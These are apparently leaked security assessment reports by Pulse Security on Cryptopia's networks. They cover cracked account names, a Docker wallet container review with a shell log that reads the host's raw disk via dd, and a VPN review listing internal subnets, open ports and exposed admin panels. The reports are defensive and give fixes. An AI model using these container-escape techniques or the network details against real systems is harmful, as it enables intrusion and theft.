












## UNACCOUNTED FOR LINKEDIN USERS

A number of individuals listed on the Cryptopia LinkedIn page (https://www.linkedin.com/company/cryptopia-limited/) do not appear to be actually employed by Cryptopia. While some of these people appear to be users of the trading site claiming to be employed as traders by Cryptopia, there is at least one individual claiming to have worked in a support or analyst role.

Pulse Security

# Password Cracking Engagement Results

[redacted] – 16 March 2018

This is a report comprising the outcomes of a password cracking engagement performed on the Talula and Cryptopia domains. Password acquisition and password cracking were performed within the dates of 14th of March, 2018 and the 16th of March, 2018. The purpose of this engagement was to assess the security of passwords belonging to Cryptopia users. The hashed representations of passwords for users of the Talula and Cryptopia domains were provided to Pulse Security for this engagement.

Pulse Security attempted to obtain the cleartext version of these hashes by conducting password cracking attacks. After approximately eight hours of password cracking and utilising only relatively small password lists in conjunction with several rules and other techniques, Pulse Security obtained the passwords for 5 accounts in the Talula domain and 25 accounts on the Cryptopia domain. The accounts with weak passwords compromised in this manner are noted in the table below:

| | | |
|---|---|---|
| cryptopia.co.nz\bzd | cryptopia.co.nz\hzb | cryptopia.co.nz\mzh |
| cryptopia.co.nz\ccast | cryptopia.co.nz\jym | cryptopia.co.nz\nzs |
| cryptopia.co.nz\czb | cryptopia.co.nz\jzd | cryptopia.co.nz\psuser |
| cryptopia.co.nz\cze | cryptopia.co.nz\kzw | cryptopia.co.nz\rzl |
| cryptopia.co.nz\$DUPLICATE-45f | cryptopia.co.nz\lyc | cryptopia.co.nz\Security |
| cryptopia.co.nz\durga | cryptopia.co.nz\lys | cryptopia.co.nz\szd |
| cryptopia.co.nz\dzk | cryptopia.co.nz\lzc | cryptopia.co.nz\t2 |
| cryptopia.co.nz\TestOps | cryptopia.co.nz\tyb | cryptopia.co.nz\tys |
| cryptopia.co.nz\zzs | talula.topia.global\clarka01adm | talula.topia.global\osborp01adm |
| talula.topia.global\RTPG | talula.topia.global\sdavie01adm | talula.topia.global\sdicki01adm |

Pulse Security

By analysing the cracked passwords several patterns and poor practices can be observed, which should be resolved by Cryptopia to increase the organisation's security stance:

- Weak passwords based on the word "password" are prevalent within the organisation, with six accounts' password being a variation of the word password with some changed characters. Passwords based on common words or curse words make up of a large percentage of the cracked passwords.
- [redacted] is used on three accounts, which may be indicative of this password being set for all new accounts. Instead, passwords for new accounts should be randomly generated and the user should be required to set a new password upon first use.
- The password for an administrative account for the Talula domain is set to the same value as an account on the Cryptopia domain. This, as well as the names on the accounts are indicative of both accounts belonging to the same person. This should be remedied as it could allow an attacker that compromises the Cryptopia domain account to potentially compromise the Talula domain.

Pulse Security recommends that the passwords for all accounts shown in this document be expired and changed immediately, preferably to a passphrase that is at least 25 characters in length and that cannot be easily guessed by an attacker.


# CRYPTOPIA

Wallet Segregation Testing

Version 1.0

Date: 26 March 2018

Pulse Security

# PROJECT STATUS

## PROJECT SUMMARY

| REPORT DATE | PROJECT NAME | [redacted] |
|---|---|---|
| March 23, 2018 | Wallet Docker Environment Review | |

## SCOPE

| COMPONENT | [redacted] | COMPLETED |
|---|---|---|
| Wallet Docker Environment | | Yes |

# EXECUTIVE SUMMARY

This is a report comprising the outcomes of a review of Cryptopia's wallet Docker environment outlined in the Scope section of this document. Testing was performed within the dates of 21st March 2018 and 23rd March 2018.

A standard Docker image used to provision new containers for cryptocurrency wallets was deployed, and a Remote Access Tool (RAT) controlled by Pulse Security was executed on the container. This simulated the scenario of a compromised wallet being deployed by Cryptopia.

There is insufficient network segregation between the individual Docker containers, between the containers and the physical Docker hosts, and between the PWTALAPP001 application server and the wider Cryptopia environment. Docker containers can access network services on other containers within the same Docker host, and services on other hosts connected to the wallet subnet. This permits an attacker who has trojaned a wallet to launch attacks against other wallet containers, the physical Docker hosts which run them, and the Talula domain-joined hosts present on the wallet subnet. An attacker who has compromised the PWTALAPP001 host can also access the Talula and Cryptopia Domain Controllers via RDP. Improved firewall rules can largely mitigate this risk and should be implemented urgently.

The Docker container provided for the review was deployed as a privileged container with full process capabilities. This permits an attacker who has gained root access within the container to access the physical Docker host's disk, and allows the insertion of modules into the host's kernel. This is likely to enable an attacker who has root in a container to fully compromise the Docker host. Information provided to Pulse Security indicates that running wallets as root is common practice. Recommendations contained within this report can provide some defence against these issues, however, a more robust solution which fully isolates the containers from the underlying host operating system will need to be identified.

Credentials for the 'Proxtopia' application were present in the Docker container and these appear to be re-used across many wallet Remote Procedure Call (RPC) services. A cursory review of wallet configurations indicates that there is an Access Control List (ACL) applied which only permits RPC connections that originate from the PWTALAPP001 wallet application server. This provides some defence against an attacker accessing another wallet's RPC from within the attacker's container. However, the credential re-use still poses a risk should an ACL not be configured or a bypass is identified. Unique, randomly-generated, strong credentials should be used for each wallet RPC.

An attacker exploiting the issues identified by this review would likely be able to access the RPC services belonging to other cryptocurrency wallets, and thereby transfer funds out of these wallets.

Pulse Security recommends retesting after fixes for the issues outlined in this report have been implemented. This will ensure the fixes have been deployed correctly and no additional issues have been introduced.

# RISK OVERVIEW

## RISK AND ISSUE HISTORY

| ISSUE | | OPEN | SEVERITY | IMPACT |
|---|---|---|---|---|
| 1.1 | Insufficient Network Segregation | Yes | High | A compromised wallet container can access the network services on other containers within the same Docker host and on other hosts in the [redacted] subnet. An attacker who has compromised the [redacted] host can access the Talula and Cryptopia Domain Controllers via RDP. |
| 1.2 | Privileged Docker Containers | Yes | High | Running as root inside a privileged container with full process capabilities permits access to the Docker host's raw disk, and provides the ability insert modules into the host's kernel. This is likely to permit an attacker to gain full access to the Docker host. |
| 1.3 | Credential Reuse | Yes | High | The Docker container contains credentials which appear to be re-used across many wallet RPC services. While there generally appears to be an ACL enforced which prevents hosts other than PWTALAPP001 from accessing the wallet RPC services, it still poses a risk should a wallet RPC ACL not be configured or a bypass is identified. |

## RECOMMENDATIONS

- **Apply iptables rules to the Docker hosts to prevent containers from creating new outbound network connections to any internal network range. Only new outbound connections to the internet should be allowed.**
- **Docker Inter-Container Communication should be disabled.**
- **Enforce firewalling to prevent the PWTALAPP001 host from being able access management services on other servers, such as RDP .**
- **Create an AppArmor profile to deny access to /dev/sda* (and any other hard drives which may be present on the Docker host), this profile should initially be applied to container in 'Complain' mode before switching to 'Enforce' mode to ensure service is not interrupted by this change**
- **Drop the 'SYS_MODULE' process capability from the containers to prevent root users within a container from inserting modules into the Docker host's kernel.**
- **Use unique, randomly generated, strong passphrases for wallet RPC services.**

# TECHNICAL DETAILS

## 1.1. INSUFFICIENT NETWORK SEGREGATION

Severity: High

### Impact

A compromised wallet container can access the network services on other containers within the same Docker host, and on other hosts in the 192.168.137.0/24 subnet.

An attacker who has compromised the 192.168.137.2 host can access the Talula and Cryptopia Domain Controllers via RDP.

### Recommendations

- Apply iptables rules to the Docker hosts to prevent containers from creating new outbound network connections to any internal network range. Only new outbound connections to the internet should be allowed.
- Docker Inter-Container Communication should be disabled.
- Enforce firewalling to prevent the PWTALAPP001 host from being able access management services on other servers, such as RDP.

### Details

The Docker container provided for testing can access (RDP/SSH/CoinRPC) to hosts on the 192.168.137.0/24 network.

The container can also reach the CoinRPC services on other containers within its own Docker subnet (172.17.0.1/16). There are a number of open TCP ports in the range of 7000-7999 on the 172.17.0.1 host and it appears that these are all of the CoinRPCs belonging to the Docker containers running on the host.

It is also possible to connect to port 7000 on other hosts in the 172.17.0.0/16 range.

## 1.2. PRIVILEGED DOCKER CONTAINERS

Severity: High

### Impact

Running as root inside a privileged container with full process capabilities permits access to the Docker host's raw disk, and provides the ability insert modules into the host's kernel. This is likely to permit an attacker to gain full access to the Docker host.

### Recommendations

- Apply an AppArmor profile to deny access to /dev/sda* (and any other hard drives which may be present on the host), this profile should first be applied to the container in 'Complain' mode to ensure service is not affected by this change.
- Review the AppArmor audit messages to ensure denying access to /dev/sda* will not affect the wallet running in the container. If no violations have been logged, re-apply the profile in 'Enforce' mode to block access to the raw disk devices.
- Drop the 'SYS_MODULE' process capability from the container. This can be achieved by adding ' --cap-drop SYS_MODULE ' to the command-line used to start the container, e.g. 'docker run --cap-drop SYS_MODULE BTC'

### Details

The container provided for testing was only provisioned with the root user. Pulse Security understands that this is a requirement for some cryptocurrency wallets, however, running as the root user within a privileged container enables access the raw disk device assonated with the Docker hosts physical hard drive.

Due to the possibility of service disruption, no attempt was made to activate and mount the host's LVM volumes from within the container. However, a proof-of-concept which confirms the ability to read data directly from /dev/sda was undertaken using the 'dd' command:

READING DOCKER HOST DISK WITH DD

```
bash-4.3# hostname
aa344425dc3c
bash-4.3# ip -o a
1: lo    inet 127.0.0.1/8 scope host lo\       valid_lft forever preferr
27: eth0    inet 172.17.0.11/16 brd 172.17.255.255 scope global eth0\
bash-4.3# ls -l /dev/sda*
brw-rw---- 1 root disk 8, 0 Mar 21 00:36 /dev/sda
brw-rw---- 1 root disk 8, 1 Mar 21 00:36 /dev/sda1
brw-rw---- 1 root disk 8, 2 Mar 21 00:36 /dev/sda2
brw-rw---- 1 root disk 8, 5 Mar 21 00:36 /dev/sda5
bash-4.3# fdisk -l /dev/sda

Disk /dev/sda: 958.0 GB, 957997507968 bytes
255 heads, 63 sectors/track, 116469 cylinders, total 1871089664 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 4096 bytes
I/O size (minimum/optimal): 4096 bytes / 4096 bytes
Disk identifier: 0xa22ac2cd

   Device Boot      Start         End      Blocks   Id  System
/dev/sda1   *        2048      999423      498688   83  Linux
/dev/sda2         1001470  1871087615   935043073    5  Extended
Partition 2 does not start on physical sector boundary.
/dev/sda5         1001472  1871087615   935043072   8e  Linux LVM
bash-4.3# dd if=/dev/sda of=sda.head count=204800
204800+0 records in
204800+0 records out
104857600 bytes (105 MB) copied, 0.7314 s, 143 MB/s
bash-4.3#
```

Apply an AppArmor profile to deny access to /dev/sda* (and any other hard drives which may be present on the host). This profile should be applied to the container in 'Complain' mode to ensure service is not interrupted by this change.

After a few days, the AppArmor audit messages should be reviewed to ensure denying access to /dev/sda* will not affect the wallet running in the container. If no violations of the AppArmor profile are logged, re-apply the profile in 'Enforce' mode to block access to the raw disk devices.

More information on developing an AppArmor profile can be found here:

| APPARMOR RESOURCES |
| --- |
| https://help.ubuntu.com/lts/serverguide/apparmor.html |

The root user in the container can also insert modules into the host's kernel, as the 'SYS_MODULE' process capability has not been dropped from the container. Inserting modules into the host's kernel was not attempted due to the possible impact this could have on system stability.

The ability for the root user in the container to insert kernel modules can be removed by dropping the process capability when starting the container. This can be achieved by adding ' --cap-drop SYS_MODULE' to the command-line used to start the container, e.g. 'docker run --cap-drop SYS_MODULE BTC'

More information on dropping capabilities from containers can be found here:

| DOCKER PROCESS CAPABILITY RESOURCES |
| --- |
| https://opensource.com/business/15/3/docker-security-tuning |

## 1.3. CREDENTIAL REUSE

Severity: High

### Impact

The Docker container contains credentials which appear to be re-used across many wallet RPC services. This credential re-use poses a risk should a wallet RPC Access Control List (ACL) not be configured, or a bypass is identified. While a cursory review of wallet configurations indicates that there is an ACL enforced which only permits RPC connections originating from the PWTALAPP001 host, the re-use of credentials still poses a risk should a wallet RPC ACL not be configured or a bypass is identified.

### Recommendations

- Use different, randomly generated, strong passphrases for wallet RPC services.
- Consider removing the 'Proxtopia' application from the Docker containers. If possible, queries to the various wallet RPC services should be made from ( ) only.

### Details

The 'proxtopia-cli.js' file present in the Docker container deployed for testing contains credentials which appear to be re-used across many wallet RPC services.

The credentials in the test container were confirmed to be valid for the BTC RPC service, and the container could access TCP port 7001 on the host, however the 'rpcallowip= ' directive in the coin.conf prevents access. While the current configuration prevents a container from accessing another container's wallet RPC, it still poses a risk should a wallet RPC ACL not be configured or an ACL bypass be identified.

It is likely that an attacker who has compromised a physical Docker host via the issues identified in the 'Privileged Docker Containers' finding will simply be able to add the IP address of to the Docker host's network interface and bypass the wallet RPC ACL.

# APPENDIX A

The following consists of recommendations made regarding the Docker host hosts in November 2017.

The Docker hosts which run the wallet containers would benefit from additional hardening steps. The following recommendations are based on the review of the 192.168.137.4 host's configuration:

- Upgrade to latest Docker
  Newer versions of Docker (17.06 and higher) provide better support for custom firewall policies which would greatly aid in hardening the Docker environment
- Ensure images used come from trusted sources
  https://docs.docker.com/engine/security/trust/
- Disable Inter-container Communication (ICC) on all Docker hosts
- Always use non-privileged containers
- Ensure all build, installation and execution of alt-coin wallets is undertaken using a low-privileged user within the container
- Containers should be subject to strict firewalling enforced by the Docker host.
  Containers should only be able to access Internet hosts and the traffic should be restricted to UDP 53 for DNS and the TCP port(s) used by the alt-coin wallet running in the container.
- Implement a restrictive AppArmor or Seccomp profile for the containers
  https://docs.docker.com/engine/security/apparmor/
  https://docs.docker.com/engine/security/seccomp/
- Enforce resource limits on the containers so they cannot cause a denial of service condition by consuming all the available host resources.

A useful script for assess whether a Docker host's configuration meets best-practices can be found here: https://github.com/docker/docker-bench-security.


# CRYPTOPIA

VPN Segregation Testing

Version 1.0

Date: 29 April 2018

# PROJECT STATUS

## PROJECT SUMMARY

| REPORT DATE | PROJECT NAME |
|---|---|
| April 29, 2018 | VPN Network Segregation Review |

## STATUS SUMMARY

Testing completed.


## SCOPE

| COMPONENT | ASSET | | | COMPLETED |
|---|---|---|---|---|
| Cryptopia internal networks accessible from the VPN endpoint | 192.168.137.0/24 | 10.31.32.0/24 | 10.44.206.0/24 | Yes |
| | 10.64.32.0/24 | 10.33.32.0/24 | 10.44.207.0/24 | |
| | 10.64.206.0/24 | 10.33.206.0/24 | 10.44.216.0/24 | |
| | 10.64.207.0/24 | 10.33.207.0/24 | 10.44.217.0/24 | |
| | 10.64.216.0/24 | 10.33.216.0/24 | 10.65.32.0/24 | |
| | 10.64.217.0/24 | 10.33.217.0/24 | 10.65.207.0/24 | |
| | 10.1.32.0/24 | 10.44.32.0/24 | 10.212.134.0/24 | |
| VPN endpoint | 124.157.91.222 | | | Yes |

# EXECUTIVE SUMMARY

This is a report comprising the outcomes of a review of Cryptopia's public remote access VPN, and the restrictions enforced between users of the VPN endpoint and the internal network ranges specified in the Scope section of this document. Testing was performed within the dates of 27th April 2018 and 29th April 2018.

Testing was performed from the perspective of an unauthenticated user on the Internet, and as an authenticated VPN user. Pulse Security was provided with credentials to access to VPN.




There is insufficient network segregation between users of the VPN and the Cryptopia environment. VPN users can access a range of services on hosts not designated as jumphosts, and the jumphosts intended to control access to the environment are located in Christchurch server subnetwork. This design places other hosts in the server subnet at an increased risk should a jumphost be compromised. An isolated DMZ network should be created for each environment, and the jumphosts for that environment placed in that DMZ. Direct communication with an environment should be prohibited, with all outgoing and incoming network traffic originating from or destined for hosts in the DMZ.

A number of hosts not designated as jumphosts are accessible from the VPN and have administrative interfaces exposed, in some instances without any form of encryption. While most functionality provided by these interfaces requires authentication, a RabbitMQ administration panel was identified as using default credentials which can be easily located online, providing full access to the service. Other interfaces available include the Jenkins build server and an Integrated Lights Out administrative panel for an ESX server. The availability of these interfaces provides information regarding the infrastructure and increases the overall attack surface presented to users of the VPN. Available administrative interfaces should be restricted to Remote Desktop on designated jumphosts and all administrative interfaces should implement strongly configured encryption to protect legitimate connections against interception and tampering.

The Jenkins build server was identified as running an outdated version which is known to suffer from a number of medium severity security vulnerabilities. The software should be updated and a process established to ensure updates and tested and deployed to production regularly.

Services utilising TLS encryption were identified as having weaknesses in their configurations, potentially placing traffic secured by this encryption at the risk of disclosure to an attacker. These services should have their configurations hardened as per the recommendations in this report to ensure TLS provides the intended level of security.

Network ports which may be unused were observed on the VPN endpoint's Internet IP address. The presence of these services on the Internet should be reviewed and any unnecessary services disabled. If the services are required, then access to them should be restricted to a whitelist of authorised IP addresses or networks..

Pulse Security recommends retesting after fixes for the issues outlined in this report have been implemented. This will ensure the fixes have been deployed correctly and no additional issues have been introduced.

# RISK OVERVIEW

## RISK AND ISSUE HISTORY

| ISSUE | | OPEN | SEVERITY | IMPACT |
|---|---|---|---|---|
| 1.1 | Insufficient Network Segregation | Yes | High | A malicious VPN user, or an attacker with access to the VPN, can connect to hosts which are network adjacent to hosts providing essential network services. Any compromise of these accessible hosts will likely provide an attacker with wide-ranging network access to hosts in the 10.64.32.0/24 subnet. |
| 1.2 | Administrative Interfaces Exposed | Yes | High | The administrative interfaces for a number of different services are exposed to users of the VPN. While credentials are required, one instance of default credentials was identified, providing full access to the service. Other unauthenticated functionality available provides information regarding the build infrastructure |
| 1.3 | Outdated Software | Yes | Medium | The version of the Jenkins automation server in use is outdated and suffers from a number of publicly-disclosed vulnerabilities. These include weaknesses in the Cross-Site Request Forgery protection, the ability of low-privileged users to download arbitrary files from the Jenkins master and a Server Side Request Forgery |
| 1.4 | TLS Vulnerabilities | Yes | Medium | Weakly-configured SSL/TLS services increases the likelihood of the encryption using these services being compromised by an attacker. Should the attacker be successful this would result in the disclosure of information transmitted via these services. |
| 1.5 | Additional Network Services | Yes | Observ. | Additional network ports were identified as listening on the VPN endpoint's public IP address, providing a greater attack surface to a malicious user on the Internet. |

## RECOMMENDATIONS

- **Perform an in-depth network architecture review of the Christchurch network or proposed design for this network.**
- **Implement recommendations within the details section of this report where quick wins are possible. This includes enforcing HTTPS, changes default account passwords, upgrading outdated software, and restricting VPN access to administrative network services.**
- **Major network changes should be implemented after in-depth design and review process.**
- **Implement network and host monitoring to aid in the identification of abnormal or unauthorised activity.**

# TECHNICAL DETAILS

## 1.1. INSUFFICIENT NETWORK SEGREGATION

Severity: High | Base Score: 8.3 | Temporal Score: 7.6 | Overall Score: 7.6

https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:L/A:L/E:H/RL:O/RC:R

### Details

A malicious VPN user, or an attacker with access to the VPN, can connect to hosts which are network adjacent to hosts providing essential network services. Any compromise of these accessible hosts will likely provide an attacker with wide-ranging network access to hosts in the 10.64.32.0/24 subnet.

While restrictions are in place to limit the hosts and ports a VPN user can access, the hosts which are accessible to VPN users belong almost entirely to the 10.64.32.0/24 Christchurch server subnet, with a single exception being the 10.64.207.2 host. This network configuration means that a malicious user with access to any of the hosts available from the VPN can potentially circumvent any network-based firewall rules applied to hosts in the VPN subnet and launch Layer 2 attacks against hosts in the Christchurch server subnet.

The following table lists the hosts with open ports which were found to be accessible by a host connected to the VPN service:

| HOSTS | | PORTS |
|---|---|---|
| 10.64.32.3 | | 3389/TCP |
| 10.64.32.4 | | 1433/TCP<br>3389/TCP |
| 10.64.32.5 | 10.64.32.61 | 1433/TCP |
| 10.64.32.140 | | 1433/TCP<br>1434/TCP |
| 10.64.32.49<br>10.64.32.72 | 10.64.32.63<br>10.64.32.120 | 8080/TCP |
| 10.64.207.2 | | 80/TCP<br>443/TCP |

The risk posed by a compromised or malicious host connected to the VPN service can be reduced by placing the hosts providing services to users of the VPN in DMZ subnetworks. By restricting and monitoring the traffic flowing in and out of the DMZ subnet these hosts can be isolated from the wider Cryptopia infrastructure, reducing the risk should they be compromised.

Users of the VPN should be treated as untrusted hosts, with the hosts providing services to VPN users as semi-trusted, and the hosts in the Cryptopia and Talula server networks as the trusted core.

Only the bare minimum of traffic should be permitted between the users of the VPN and the DMZ subnets, and between the DMZ subnets and the core infrastructure. This design will improve the networks resilience to attackers by helping to minimise the rate and extent of a compromise should it occur.

## Recommendations

- Relocate the jumphosts to "Jumphost DMZ" subnetworks which are isolated from other network infrastructure.
- Each environment should have its own DMZ, i.e. jumphosts used to access the Cryptopia environment should be located in a DMZ positioned behind the perimeter firewall for the Cryptopia environment. Talula jumphosts should be positioned in a DMZ behind the Talula perimeter firewall.
- Access to Cryptopia resources should be via the jumphosts as much as is reasonable. If other services such as SQL must be provided directly to users of the VPN, the hosts providing these services should be placed in a separate "Application DMZ" subnet.
- Review VPN access to the 10.64.207.2 host to ensure this is reasonable and intentional.
- Implement network and host monitoring to aid in the identification of abnormal or unauthorised activity.

## 1.2. ADMINISTRATIVE INTERFACES EXPOSED

| Severity: High | Base Score: 8.1 | Temporal Score: 7.1 | Overall Score: 7.1 |
|---|---|---|---|

https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H/E:H/RL:O/RC:U


### Details

The administrative interfaces for a number of services are exposed to users of the VPN. While these interfaces require credentials to access most of the functionality, one instance was identified where default credentials are configured, providing full access to the service. The unauthenticated functionality available provides information regarding the build infrastructure and increases the overall attack surface accessible to an attacker.

In some instances these interfaces are also served via an unencrypted connection, exposing legitimate connections to interception and tampering.

